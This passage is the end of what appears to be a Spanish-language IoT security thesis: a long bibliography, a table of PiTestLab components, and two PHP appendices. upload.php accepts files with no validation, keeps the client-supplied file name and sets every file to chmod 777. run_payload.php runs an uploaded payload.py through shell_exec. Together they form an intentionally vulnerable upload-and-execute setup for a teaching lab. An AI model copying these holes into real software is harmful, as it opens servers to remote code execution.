[1] Joseph Menn, Jim Finkle, Dustin Volz, «REUTERS,» 21 OCTOBER 2016. [En línea]. Available: https://www.reuters.com/article/us-usa-cyber/cyber-attacks-disrupt-paypal-twitter-other-sites-idUSKCN12L1ME.

[2] Eric Auchard, «TECHNOLOGY NEW,» REUTERS, 7 OCTOBER 2014 . [En línea]. Available: https://www.reuters.com/article/us-cybersecurity-spain/popular-electricity-smart-meters-in-spain-can-be-hacked-researchers-say-idUSKCN0HW15E20141007.

[3] Dr. Humayun Zafar; Mr. Andy Green; Michael Whitman, Ph.D.; Dr. Traci Carte; Herbert J. Mattord, Ph.D., «Cybersecurity and the Internet of Things,» Coursera, July 2019 (self pased). [En línea]. Available: https://www.coursera.org/learn/iot-cyber-security.

[4] Berkel, J.J. van, Pool, R.L.D., Harbers, M., Oerlemans, J.J., Bargh, M.S., Braak, S.W. van den, «Het Internet of Things: kansen, bedreigingen en maatregelen,» WODC, Den Haag, 2017.

[5] OWASP, «OWASP Internet of Things Project,» OWASP, 2018. [En línea]. Available: https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project.

[6] L. Toms, «GlobalSign Blog,» globalsign.com , 2016. [En línea]. Available: https://www.globalsign.com/en/blog/five-common-cyber-attacks-in-the-iot/.

[7] R. Data, «SQL Injection,» Refsnes Data, 1998 . [En línea]. Available: https://www.w3schools.com/sql/sql_injection.asp.

[8] A. Falkenberg, «ws-attacks,» last modified on 31 October 2015. [En línea]. Available: https://www.ws-attacks.org/XML_Injection.

[9] N. Keller, «Cybersecurity Framework,» NIST, 12 Nov 2013. [En línea]. Available: https://www.nist.gov/cyberframework.

[10] «Framework for Improving,» NIST, 16 April 2018. [En línea]. Available: https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf.

[11] W. E. Naef, «NSA Information Assurance,» 2019. [En línea]. Available: http://www.iwar.org.uk/cip/resources/nsa/information-assurance.

[12] W. Victor Maconachy, C. D. Schou, D. Ragsdale, and D. Welch, «A Model for Information Assurance:An Integrated Approach,» ResearchGate, , 2001. [En línea]. Available: https://www.researchgate.net/publication/235470635_A_Model_for_Information_AssuranceAn_Integrated_Approach.

[13] «ISO 27000 Series of Standards,» IT Governance UK, 2016. [En línea]. Available: https://www.itgovernance.co.uk/iso27000-family.

[14] ISO/IEC, «ISO/IEC 27002,» ISO/IEC, 2013. [En línea]. Available: https://www.iso27001security.com/html/27002.html.

[15] CISCO, «IoT Fundamentals: IoT Security,» CISCO - Networking Academy, 2019. [En línea]. Available: https://www.netacad.com/courses/iot/iot-security.

[16] Jaya Dofe,Jonathan Frey,Qiaoyan Yu, «Hardware security assurance in emerging IoT applications,» IEEE International Symposium on Circuits and Systems (ISCAS), 2016 . [En línea]. Available: https://ieeexplore.ieee.org/document/7538981.

[17] R. S. Chakraborty, S. Narasimhan, and S. Bhunia,, «Hardware Trojan: Threats and emerging solutions,» IEEE International High Level Design Validation and Test Workshop, 2009. [En línea]. Available: https://www.researchgate.net/profile/Seetharam_Narasimhan/publication/224084087_Hardware_Trojan_Threats_and_emerging_solutions/links/0c960515df06414e48000000.pdf.

[18] Swarup Bhunia ; Michael S. Hsiao ; Mainak Banga ; Seetharam Narasimha, «Hardware Trojan Attacks: Threat Analysis and Countermeasures, (vol. 102, no. 8, pp. 1229–1247),» Proceedings of the IEEE, 8 Aug. 2014. [En línea]. Available: https://ieeexplore.ieee.org/document/6856140.

[19] Erik Sargent, Weston Jensen, «Side Channel Analysis CPA Attack,» Utah State University, Department of Electrical and Computer Engineering, [En línea]. Available: https://spaces.usu.edu/download/attachments/53052284/side-channel-analysis.pdf?version=1&modificationDate=1490063895000&api=v2.

[20] Owen Lo,William J. Buchanan & Douglas Carson, «Power analysis attacks,» Journal of Cyber Security Technology, 19 Sep 2016. [En línea]. Available: https://www.tandfonline.com/doi/full/10.1080/23742917.2016.1231523.

[21] S. Hale, «IoT perspective on critical security flaw identified in CPUs,» MachNation, 04 Jan 2018. [En línea]. Available: https://www.machnation.com/2018/01/04/iot-perspective-critical-security-flaw-identified-intel-cpus/.

[22] E. Staff, «Securing the IoT: Part 1 – Public key cryptography,» Embedded Staff, 11 January 2015. [En línea]. Available: https://www.embedded.com/securing-the-iot-part-1-public-key-cryptography/.

[23] «Mesh vs Star Topology - Find your right IoT Architecture,» BehrTech, , 17 Oct 2018. [En línea]. Available: https://behrtech.com/blog/mesh-vs-star-topology/.

[24] seebo, «IoT Connectivity for Industry 4.0 Explained,» seebo, 2018. [En línea]. Available: https://www.seebo.com/iot-connectivity/.

[25] F. team, «TCP/IP Vulnerabilities,» Finjan Cybersecurity, 29 TeamNovember 2016. [En línea]. Available: https://blog.finjan.com/tcpip-vulnerabilities/.

[26] L. Obregon, «Infrastructure Security Architecture for Effective Security Monitoring,» SANS, 11 December 2015. [En línea]. Available: https://www.sans.org/reading-room/whitepapers/bestprac/paper/36512.

[27] I. Resources, «How to Prevent Access Control Attacks,» Infosec Resources, 10 Feb 2017. [En línea]. Available: https://resources.infosecinstitute.com/mitigate-access-control-attacks/#gref.

[28] D. Lai, «Authorization Models: ACL, DAC, MAC, RBAC, ABAC,» dinolai, 2017. [En línea]. Available: https://dinolai.com/notes/others/authorization-models-acl-dac-mac-rbac-abac.html.

[29] «OAuth 2.0 Authorization Framework,» uth0 Docs, 2018. [En línea]. Available: https://auth0.com/docs/protocols/oauth2.

[30] OWASP, «The Ten Most Critical Web Application Security Risks,» OWASP, 2017. [En línea]. Available: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf.

[31] mustbegeek, «Types of Router Attacks,» mustbegeek, 22 June 2012. [En línea]. Available: http://www.mustbegeek.com/types-of-router-attacks/#.XbiPdVVKipo.

[32] Cisco, «Cisco Fog Computing Solutions,» CISCO, 2015. [En línea]. Available: https://www.cisco.com/c/dam/en_us/solutions/trends/iot/docs/computing-solutions.pdf; https://www.cisco.com/c/en/us/solutions/internet-of-things/iot-security.html.

[33] C. Cimpanu, «15% of All IoT Device Owners Don't Change Default Passwords,» Bleepingcomputer, 19 Jun 2017. [En línea]. Available: https://www.bleepingcomputer.com/news/security/15-percent-of-all-iot-device-owners-dont-change-default-passwords/.

[34] Onelogin, «Password Attacks,» Onelogin, 2019. [En línea]. Available: https://www.onelogin.com/learn/6-types-password-attacks.

[35] I. P. Sáez, «IoT: protocolos de comunicación, ataques y recomendaciones,» INCIBE-CERT, 07 Feb 2019. [En línea]. Available: https://www.incibe-cert.es/blog/iot-protocolos-comunicacion-ataques-y-recomendaciones.

[36] Federico Maggi, Rainer Vosseler, Davide Quarta, «Security and Privacy Issues in MQTT and CoAP Protocols,» trendmicro, 2017. [En línea]. Available: https://documents.trendmicro.com/assets/white_papers/wp-the-fragility-of-industrial-IoTs-data-backbone.pdf?v1.

[37] CoAP, Carsten Bormann , «CoAP, RFC 7252 Constrained Application Protocol,» CoAPP technology, 2014–2016. [En línea]. Available: http://coap.technology/.

[38] C. Cimpanu, «The CoAP protocol is the next big thing for DDoS attacks,» ZDNet, 21 Jan 2019. [En línea]. Available: https://www.zdnet.com/article/the-coap-protocol-is-the-next-big-thing-for-ddos-attacks/.

[39] M. Jones, «Meet the Extensible Messaging and Presence Protocol (XMPP),» Developer IBM, 19 2009. [En línea]. Available: https://developer.ibm.com/tutorials/x-xmppintro/.

[40] R. Francis, «How to conduct an IoT pen test,» Networkworld, 25 May 2017. [En línea]. Available: https://www.networkworld.com/article/3198495/how-to-conduct-an-iot-pen-test.html.

[41] Kali.org, «Our Most Advanced Penetration Testing Distribution, Ever.,» Kali, 02 Sep 2019. [En línea]. Available: https://www.kali.org/.

[42] C. Magazine, «Introduction to IoT Using the Raspberry Pi,» Code Magazine, 2015. [En línea]. Available: https://www.codemag.com/Article/1607071/Introduction-to-IoT-Using-the-Raspberry-Pi.

[43] Raspbian, «Download Raspbian for Raspberry Pi,» Raspbian , 2015. [En línea]. Available: https://www.raspberrypi.org/downloads/raspbian/.

[44] T. Pi, «How to use your Raspberry Pi as a wireless access point,» The Pi, 19 Sep 2018. [En línea]. Available: https://thepi.io/how-to-use-your-raspberry-pi-as-a-wireless-access-point/.

[45] R. P. W. Server, «How to make Raspberry Pi a Webcam Server,» Instructables Circuits, 30 Jan 2017. [En línea]. Available: https://www.instructables.com/id/How-to-Make-Raspberry-Pi-Webcam-Server-and-Stream-/.

[46] IUHTeam: Tuấn Nhân, Trần Thành Đạt, «SmartHome base on web-server with Raspberry Pi,» Hackster.io, 14 November 2016. [En línea]. Available: https://www.hackster.io/iuhteam/smarthome-base-on-web-server-with-raspberry-pi-3eef7f.

[47] Raspberrypi.org, «Virtual Network Computing,» Raspberrypi.org, 2019. [En línea]. Available: https://www.raspberrypi.org/documentation/remote-access/vnc/.

[48] TecMint, «Practical Examples of NMAP Commands,» TecMint, 2013. [En línea]. Available: https://www.tecmint.com/nmap-command-examples/.

[49] J. Raynor, «PHP file upload fails when changing HTML input name,» Stack Overflow, 09 May 2018. [En línea]. Available: https://stackoverflow.com/questions/50245609/php-file-upload-fails-when-changing-html-input-name/50245785.

[50] Brian Russell, Sunil Gupta, «Securing IoT: From Security to Practical Pentesting on IoT,» Udemy, 2015. [En línea]. Available: https://www.udemy.com/course/securing-iot-from-security-to-practical-pentesting-on-iot/.

[51] O. Pomerantz, «Securing a Raspberry Pi embedded in your IoT device,» IBM developer, 17 May 2017. [En línea]. Available: https://developer.ibm.com/articles/iot-security-pi-usage-patterns/.

[52] R. Pi, «Securing your Raspberry Pi,» Raspberrypi.org, , 2019. [En línea]. Available: https://www.raspberrypi.org/documentation/configuration/security.md.

[53] B. Buys, «Estimating Password Cracking Times,» BetterBuys, 2014. [En línea]. Available: https://www.betterbuys.com/estimating-password-cracking-times/.

[54] J. Wallen, «An Introduction to Uncomplicated Firewall (UFW),» Linux.com, 30 Oct 2015. [En línea]. Available: https://www.linux.com/tutorials/introduction-uncomplicated-firewall-ufw.

[55] Fail2ban, «Fail2ban,» fail2ban.org, 2015. [En línea]. Available: http://www.fail2ban.org/wiki/index.php/Main_Page.

[56] J. Ellingwood, «How Fail2Ban Works to Protect Services on a Linux Server,» Digitalocean.com, 7 May 2014. [En línea]. Available: https://www.digitalocean.com/community/tutorials/how-fail2ban-works-to-protect-services-on-a-linux-server.

[57] CISCO, «The Internet of Things Reference Model,» CISCO (White Paper), 2014. [En línea]. Available: http://cdn.iotwf.com/resources/71/IoT_Reference_Model_White_Paper_June_4_2014.pdf.

[58] NIST, «Guide for Conducting Risk Assessments,» NIST - National Institute of Standards and Technology, 2012. [En línea]. Available: https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-30r1.pdf.

[59] C. Magazine, «Introduction to IoT Using the Raspberry Pi,» Code Magazine, 2015. [En línea]. Available: https://www.codemag.com/Article/1607071/Introduction-to-IoT-Using-the-Raspberry-Pi.

10 Anexos 1

10.1 Datos técnicos de componentes del entorno PiTestLab

Tabla 10 - Datos técnicos de componentes del entorno PiTestLab

Componente	Breve descripción / detalles	Versión	Enlace
Oracle VM Virtualbox	VirtualBox es un poderoso producto de la firma Oracle que sirve para virtualizar entornos basados de x86 y AMD64/Intel64	6.0.14 r133895 (Qt5.6.2)	Enlace
Kali Linux	Kali Rolling (2019.3) x64 Operating system: Debian (64-bit) Kernel 5.2.9, GNOME 3.30.2	Kali 2019.3	Enlace
Raspberry Pi 3	Raspbian GNU/Linux" Linux 10 (buster) VERSION_ID="10" VERSION="10 (buster)" VERSION_CODENAME=buster ID=raspbian, ID_LIKE=debian	10	Enlace
Logitech webcam c270	video 720p/30fps, widescreen format, C270 HD Webcam Automatic light correction	c270	Enlace
WLAN Adapter RTL8191SU 802.11n	Realtek RTL8188SU Wireless LAN 802.11n USB 2.0 Network Adapter Driver Version: 1086.51.328.2013	RTL8191SU	Enlace

10.2 Codigo upload.php

```
<!DOCTYPE html>
<html>
<head>
  <title>Upload your files</title>
</head>
<body>
  <form enctype="multipart/form-data" action="upload.php" method="POST">
    <p>Upload your file</p>
    <input type="file" name="uploaded_file"></input><br />
    <input type="submit" value="Upload"></input>
  </form>
</body>
</html>
<?PHP
  if(!empty($_FILES['uploaded_file']))
  {
    $path = "./";
    $path = $path . basename( $_FILES['uploaded_file']['name']);
    if(move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $path)) {
      echo "The file ".  basename( $_FILES['uploaded_file']['name']).
      " has been uploaded";
    } else{
      echo "There was an error uploading the file, please try again!";
    }
  }
shell_exec('chmod 777 ./*');
?>
```

10.3 Codigo run_payload.php

```
<?PHP shell_exec('python payload.py'); ?>
```